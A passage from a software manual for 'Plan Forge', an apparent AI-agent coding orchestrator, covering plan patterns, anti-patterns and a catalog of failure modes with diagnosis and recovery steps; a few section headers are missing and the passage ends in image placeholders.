Gate: the documentation maintainer's validator (e.g. node docs/manual/maintain.mjs).
Gate flavor: validator runs twice consecutively, first pass detects drift, second pass confirms the auto-regeneration converged.
Quorum: auto. Doc writing is iterative; quorum doesn't help much.
Failure modes avoided: documents that reference each other but drift apart; orphan files not registered in indexes; bundled commits that touch many unrelated documents at once.
Real-world example: this manual's Phase-MANUAL-EBOOK-COMPLETION-PLAN.md is a literal P12 instance.
P13 — CI/CD Workflow Change
When: modifying GitHub Actions, deploy pipelines, or release automation. The change can't be fully tested locally.
Slice shape (1–2 slices + manual verify):
The workflow change itself, with the new step set up to be a no-op (or run against a sandbox branch / test environment).
Promote: flip the no-op to real, after the first slice's CI run has been observed end-to-end.
Gate flavor: local syntax check (e.g. actionlint .github/workflows/*.yml); the real verification happens by observing the next CI run on a branch.
Quorum: auto; bump to power if the change touches deploy gating.
Failure modes avoided: committing a broken workflow that bricks CI for the whole team; deploy steps that worked in the sandbox but fail in production.
P14 — Spike-Then-Build
When: unfamiliar domain, unclear design space. You need to learn before you commit.
Slice shape (1 spike + a follow-up build plan):
Spike slice: explicitly time-boxed exploration. Output is a document (an ADR, a design note, an annotated prototype), not production code. Forbidden Actions deny edits outside docs/research/.
Spike output feeds a new plan in a new session (using whichever pattern P1–P13 fits).
Gate flavor: the spike's gate is "an ADR or design note exists" (e.g. test -f docs/research/spike-NN-decision.md). Time-box is enforced by reviewing the document and explicitly killing the run if it produced code.
Quorum: power. Spikes benefit from diverse perspectives precisely because the question is open.
Failure modes avoided: spike code accidentally landing in production; spike that produces no decision (just code); spike that bleeds into multi-week exploration without a checkpoint.
Composing patterns
Real phases often combine patterns. A typical feature ship might be:
Phase-NN.1, P14 spike to settle the API shape.
Phase-NN.2, P1 add entity (backend).
Phase-NN.3, P7 feature-flag rollout for the UI / risky behavior.
Phase-NN.4, P12 documentation phase (runbook + API docs).
Each phase is a separate plan file, runnable independently, revertable independently, reviewable independently. That's the architectural payoff, small phases compose; mega-phases don't.
Anti-patterns
Shapes that look like patterns but degrade outcomes. If your plan resembles one of these, refactor the plan before running it.
Anti-pattern
Why it fails
Refactor to
Mega-slice (one slice, 20+ files)
Un-reviewable diff; one failure rolls back everything; no useful intermediate state.
Split into per-layer / per-consumer slices, P1 or P4.
Test-after (separate slice that only adds tests for code shipped earlier)
Test slice often "happens to pass" because it's written to match observed behavior, not specified behavior.
Move tests into the slice that ships the code (or use P5's strict red-then-green for genuine retrofit).
Sweep-only-at-end
All earlier slices appeared green; the sweep at the end discovers cross-slice breakage that's now expensive to localize.
Run sweep as part of every slice's gate (cost: seconds; benefit: bisectability).
Plan-as-essay (long prose, vague scope contracts)
Worker treats it as inspiration rather than contract; scope drift becomes the norm.
Use the standard plan template: explicit Scope Contract + Forbidden Actions + per-slice gate command. See the AI Plan Hardening Runbook.
Quorum-power for everything
10× cost without measurable quality lift on routine slices.
Default auto; opt into power per-slice or per-phase where it actually helps.
No rollback path (data migration, infra change with no documented revert)
If anything goes wrong post-deploy, you're improvising under stress.
P8 explicitly lists rollback as a slice; P13 requires a no-op step before promote. Add a Notes section to every plan that describes the revert path.
Common Plan Forge failure modes organized by layer. For each: symptom, diagnosis path, recovery action, and prevention. This appendix is the operator's companion to Appendix X — Errors & Exit Codes: Appendix X lists what the system says; Appendix Z lists what to do.
How to use this appendix. Read the index, find the failure mode that matches the symptom you're seeing, jump to its section, follow the diagnosis path, apply the recovery. The forge_diagnose tool and the /health-check skill cover most cases automatically, this catalog is for when you need to understand why the automation suggests what it does.
Figure Z-1. Start here — the decision tree routes symptoms to the subsystem sections below
Symptom: worker response truncated mid-sentence or mid-tool-call; error like max_tokens reached or HTTP 200 with finish_reason: length.
Diagnosis: check forge_watch_live for the slice's input + output token counts; compare to the model's context window. Most often the prompt grew beyond budget after a few file reads.
Recovery: split the slice. The scope was too broad. Re-run with a tighter file list. If splitting isn't practical, switch the slice's model to one with a larger context (Opus 1M, GPT-5.5).
Prevention: target 1–4 files per slice; use scope contracts; let auto quorum route bigger slices to larger-context models.
FM2 — Model timeout
Symptom: orchestrator waits past the configured provider.timeoutMs and aborts. Status reason: worker-signaled or provider-timeout.
Diagnosis: provider status page; forge_watch_live shows the last successful token timestamp. If the model was streaming and then stopped, the network broke. If it never streamed, the provider is overloaded.
Recovery: pforge run-plan --resume-from <slice>. The retry will use the same prompt; provider issues are usually transient. If repeated, switch provider via --model.
Prevention: keep the provider list in .forge.json#modelRouting.fallback populated so auto mode can fail over without manual intervention.
FM3 — Malformed tool call
Symptom: model returns a tool-call block with invalid JSON, wrong argument types, or a tool name that doesn't exist. Orchestrator surfaces tool-call-invalid.
Diagnosis: inspect .forge/runs/<runId>/trajectory.jsonl for the raw tool-call frame.
Recovery: the orchestrator retries with the parse error fed back to the model. If 3 retries fail, the slice errors. Manual fix: tighten the tool's inputSchema in the MCP server so the model gets a clearer contract on the next attempt.
Prevention: follow the forge_search ACI gold standard for new tools, bounded payloads, sparse fields, explicit schemas, friendly empty-state messages.
FM4 — Edit blocked by scope / forbidden actions
Symptom: PreToolUse hook fires; worker's edit is rejected with scope-violation or forbidden-action. Slice fails or worker pivots to a different file.
Diagnosis: read the hook's output line, it names the file and the rule. Compare against the plan's Scope Contract and Forbidden Actions sections.
Recovery: two paths. (a) If the worker was wrong (genuine scope creep), let the block stand, the system is working as designed. (b) If the plan was too narrow (the legitimate fix requires touching a file the scope doesn't allow), edit the plan to widen scope, file a plan-defect meta-bug, then resume.
Prevention: write Scope Contracts that match the slice's true file set. Underscoped plans are the #1 source of FM4. See the AI Plan Hardening Runbook for scope-sizing guidance.
FM5 — Worker loop detected
Symptom: the worker calls the same tool with the same arguments N times in a row, or alternates between two tool calls indefinitely. Orchestrator emits loop-detected and aborts the slice.
Diagnosis: trajectory.jsonl shows the repeating pattern. Common cause: the model is reading a file, "concluding," then reading it again because no progress was made.
Recovery: abort with forge_abort if not already aborted. Split the slice or give the worker a clearer next-step instruction in the plan. If the loop is between two specific tools, check whether one of them has an ambiguous empty-state message (see Appendix X — MCP tool errors).
Prevention: ACI hygiene, tools must return friendly messages on empty results, not bare { hits: [] }.
Gate failures
FM6 — Gate test failure (legitimate)
Symptom: gate command exits non-zero; test runner reports failed assertions.
Diagnosis: read the gate output. The orchestrator's retry loop will feed the failure back to the worker and let it try again (up to execution.maxRetries).
Recovery: let the retry happen. If it still fails after retries, the slice's gate is the truth, the implementation is wrong. Triage: is the test correct? Is the implementation incomplete? Is the test too strict?
Prevention: tight, fast gates that fail with clear error messages. Loose gates pass bad work; cryptic gates leave the worker spinning.
FM7 — Gate timeout
Symptom: gate runs past the configured timeout (default 120s); orchestrator kills it. Status reason: gate-timeout.
Diagnosis: was the test suite legitimately too big, or did a test hang? Try running the gate command manually; observe time-to-completion.
Recovery: if legitimate, raise the timeout for that slice in the plan's per-slice gateTimeoutMs. If a hang, fix the test (often a missing mock for an async call or an unbounded retry loop).
Prevention: gates should run in <30s ideally, <60s comfortably. Slice-level gates that need to run a 5-minute suite are usually a smell, consider running the small slice gate plus a separate periodic sweep.
FM8 — Non-portable gate command
Symptom: gate passes on the plan author's machine but fails on another platform (typically Windows). Common: bash pipe-to-brace-group like grep -c | { read n; [ "$n" -ge 1 ]; } where the inner variable is invisible through the cmd→bash shim.
Diagnosis: gate output shows the failure on the second machine; manual run of the gate command reproduces it.
Recovery: rewrite the gate to use simple, portable shell. Prefer grep -q PATTERN file and test -f path over complex pipe-fests. Avoid pipe-to-brace-group; use intermediate files if you need to capture counts.
Diagnosis: the validator output lists every drift item. Typical: a new file was created but not registered in the index SEARCH_SECTIONS array.
Recovery: run the validator twice. The first pass detects drift and auto-regenerates derived files (book-index, list-of-figures, glossary). The second pass confirms convergence. If the second pass still shows drift, fix manually (usually a missing manual.js registration).
Prevention: P12 (Documentation Phase) pattern in Appendix Y mandates the twice-validate gate.
Orchestrator failures
FM10 — Worker spawn failure
Symptom: orchestrator can't launch the worker subprocess; exits with worker-spawn-failed. On Windows: ENOENT from spawn.
Diagnosis: usually a missing CLI on PATH (e.g. claude, cursor-agent, codex). Run pforge smith, it lists which agent CLIs are present.
Recovery: install or reinstall the worker CLI; verify with where claude (Windows) / which claude (POSIX). On Windows, restart the IDE after PATH changes, child-process PATH is inherited at spawn time.
Prevention: pforge smith in your project's preflight; /health-check skill on session start.
FM11 — Git stash conflict on rollback
Symptom: failed slice rolled back; git stash pop reports merge conflicts because foreign files were modified during the run.
Diagnosis: git status shows conflict markers in files the slice was not supposed to touch.
Recovery: resolve conflicts manually, then drop the stash with git stash drop. The v3.3.4 / v3.3.5 fixes addressed the most common shapes of this (snapshot-apply-then-drop ordering); if you hit it on a current Plan Forge version, file an orchestrator-defect meta-bug.
Prevention: don't make manual edits while a plan is running. The orchestrator's snapshot model assumes the working tree is stable during execution.
FM12 — Snapshot apply failure
Symptom: orchestrator can't apply the pre-slice snapshot to roll back a failed slice. Status reason: snapshot-apply-failed.
Diagnosis: .forge/runs/<runId>/snapshots/ contains the snapshot artifacts; inspect git output for the actual failure (usually a file-permission issue or a concurrent index lock).
Recovery: manually restore from the snapshot or from the prior git commit. git reflog shows the orchestrator's commits; git reset --hard <sha> to the pre-slice state if necessary.
Prevention: ensure no other git operations are running against the repo during plan execution; close other IDE windows that might be touching the index.
FM13 — Plan parse error
Symptom: pforge run-plan exits with code 2 (EX_USAGE) and a plan-parse error. Common: duplicate slice headers, missing required sections, malformed bash gate fences.
Recovery: fix the markdown. Common issues: two slices with the same heading text; gate code-fence not closed; ### Slice N heading without a following body.
Prevention: run pforge check before pforge run-plan; the Crucible's plan-hardening pass (Session 1) catches most parse errors before they reach execution.
Diagnosis: check provider's rate-limit headers (x-ratelimit-remaining-requests, x-ratelimit-reset-*). Are you over your tier's per-minute or per-day cap?
Recovery: the orchestrator backs off and retries automatically (configurable in .forge.json#execution.backoff). Manual: switch to a different provider via --model until the window resets, or upgrade your provider tier.
Prevention: spread load across providers via modelRouting.fallback; reserve power quorum for slices that actually need it (each panelist counts against the rate limit).
FM15 — Provider 5xx / outage
Symptom: 500/502/503 from provider; sustained failures over multiple retries.
Diagnosis: check the provider's status page. If a single provider is degraded, fail over.
Recovery: pforge run-plan --resume-from <slice> --model <different-provider>. Multi-provider routing in auto mode handles this automatically when configured.
Prevention: maintain keys for at least two providers (Anthropic + OpenAI is the common pairing). The marginal cost of having a fallback key configured is zero until you need it.
FM16 — Auth expired
Symptom: provider returns 401/403; or gh auth login token expired (relevant for Copilot routing).
Diagnosis: pforge smith reports auth status per provider. For GitHub Copilot: gh auth status.
Recovery: rotate the API key (env var or .forge/secrets.json); for OAuth: gh auth login again. Resume the plan.
Prevention: rotate keys before they expire; for OAuth, the LiveGuard preDeploy hook can be extended to call gh auth status as part of its checks.
Diagnosis: open .forge/memory/L2.jsonl; look for a truncated last line (write interrupted by crash).
Recovery: remove the corrupt line. Re-run forge_memory_report to verify. The file is append-only jsonl, recovery is just trim-the-last-line.
Prevention: don't kill the orchestrator mid-write. The flush-on-write design minimizes the window, but it's not zero.
FM18 — L3 endpoint unreachable
Symptom: memory_recall calls timing out; OpenBrain (or your configured L3) not responding.
Diagnosis: curl the configured memory.l3Endpoint; check network and auth token.
Recovery: L3 is opt-in and the orchestrator falls back to L2-only when L3 is down. No slice should fail because L3 is unreachable. If a slice does, the worker is over-relying on L3 hints, tighten the plan instruction set to make L3 advisory rather than required.
Prevention: treat L3 as a hint surface, not a contract. The plan should be runnable with L3 off.
Hook failures
FM19 — Hook blocks a legitimate edit (false positive)
Symptom: PreToolUse blocks an edit that the plan's scope actually allows; or LiveGuard preDeploy flags a "secret" that's a placeholder constant.
Diagnosis: hook output names the rule. Inspect the rule's pattern; compare against the actual content.
Recovery: tighten the pattern (forge_secret_scan ignores patterns are configurable). For scope hooks, widen the Scope Contract in the plan.
Prevention: tune secret-scan ignore patterns when you add codebase-specific constants that match common secret shapes (e.g. fixture IDs that look like API keys).
FM20 — Hook script error
Symptom: a hook script exits non-zero with an actual scripting error (not a policy denial).
Diagnosis: hook output includes the script's stderr. Most common: pwsh-vs-bash mismatch on the wrong platform.
Recovery: fix the script; run it manually to verify. Hook scripts live in .github/hooks/<Event>.md with code fences for each platform.
Prevention: keep both bash and pwsh blocks for every hook; /health-check exercises hooks during smoke testing.
Quorum failures
FM21 — Panel disagrees below threshold
Symptom: quorum panel returns; no answer reaches the configured threshold. Slice fails with quorum-no-consensus.
Diagnosis: forge_quorum_analyze on the run id shows each panelist's answer; look for fundamental disagreement (different APIs proposed, different architectural choices) vs near-misses on wording.
Recovery: split the slice into a P14 (Spike) plus a build slice. The disagreement signal is the panel telling you the question is ambiguous, resolve the ambiguity at the plan level, not by re-running the same quorum.
Prevention: clearer slice prompts; tighter Scope Contracts. Quorum disagreement is usually a plan-quality signal.
FM22 — Panelist timeout (panel partial)
Symptom: one or more panelists fail to respond before the per-panelist timeout. Quorum either proceeds with fewer voices (if remaining count ≥ threshold) or fails.
Diagnosis: trajectory.jsonl shows which panelist timed out and at what stage.
Recovery: if quorum failed due to insufficient responders, retry with --quorum=auto (smaller panel, less rate-limit risk) or after the timed-out provider recovers.
Prevention: configure .forge.json#quorum.panelistTimeoutMs to a value your slowest provider tolerates; for cost-sensitive workflows, prefer auto over power, fewer panelists = fewer timeout opportunities.
System failures
FM23 — Port already in use
Symptom: hub or MCP server can't bind to 3100/3101/3102; exits with EADDRINUSE.
Diagnosis: a previous Plan Forge process didn't shut down cleanly, or another tool grabbed the port. On Windows: netstat -ano | findstr :3100; on POSIX: lsof -i :3100.
Recovery: kill the stale process by PID. pforge smith detects orphan processes and offers to clean them up.
Prevention: shut down cleanly (Ctrl+C, not kill -9). The orchestrator releases its ports on SIGTERM but not on SIGKILL.
FM24 — Disk full
Symptom: writes to .forge/runs/<runId>/trajectory.jsonl or .forge/cost-history.json fail; orchestrator errors with ENOSPC.
Diagnosis: df -h . (POSIX) / Get-PSDrive (Windows). Trajectory files can grow large for long runs.
Recovery: clear old runs, .forge/runs/ can be aggressively pruned; only keep recent traces. Cost history is small (JSONL one row per LLM call).
Prevention: configure .forge.json#execution.trajectoryRetentionDays (default 30) to a value your disk tolerates.
FM25 — File locked (Windows)
Symptom: write fails with EBUSY or EPERM; common when an editor, antivirus, or sync client (OneDrive / Dropbox) is holding the file.
Diagnosis: Get-Process | Where { $_.Modules.FileName -contains $path } in pwsh; or use Process Explorer's "Find Handle" feature.
Recovery: close the editor / sync client; the orchestrator's retry loop usually picks up the file on the next attempt. For persistent locks, exclude .forge/ from sync-client scope and antivirus realtime scanning.
Prevention: put working repos outside synced folders when possible; add .forge/ to OneDrive / Dropbox exclusion lists.
General recovery techniques
When in doubt, the following are safe in any failure mode:
pforge smith, environment diagnostic; reports installed CLIs, configured providers, port status, disk space.
/health-check skill, forge_smith → forge_validate → forge_sweep in sequence.
forge_diagnose, per-run diagnosis with structured remediation suggestions.
pforge run-plan --resume-from <slice>, resumes a failed run at a specific slice, preserving prior committed slices.
git reflog + git reset --hard, ultimate rollback to any prior orchestrator commit.
forge_meta_bug_file, if you worked around a Plan Forge defect, file it so the fix lands upstream. See self-repair reporting.














![CRITICAL_FIELDS gate flow: forge_crucible_finalize call enters the gate which checks six required fields (build-command, test-command, scope, validation-gates, forbidden-actions, rollback). If any field is missing, returns 409 with CRITICAL_FIELDS_MISSING and criticalGaps[]. If plan file already exists, returns 409 with PLAN_ALREADY_EXISTS. Otherwise writes Phase-NN.md and emits crucible-handoff event.](assets/diagrams/crucible-critical-fields-gate.svg)






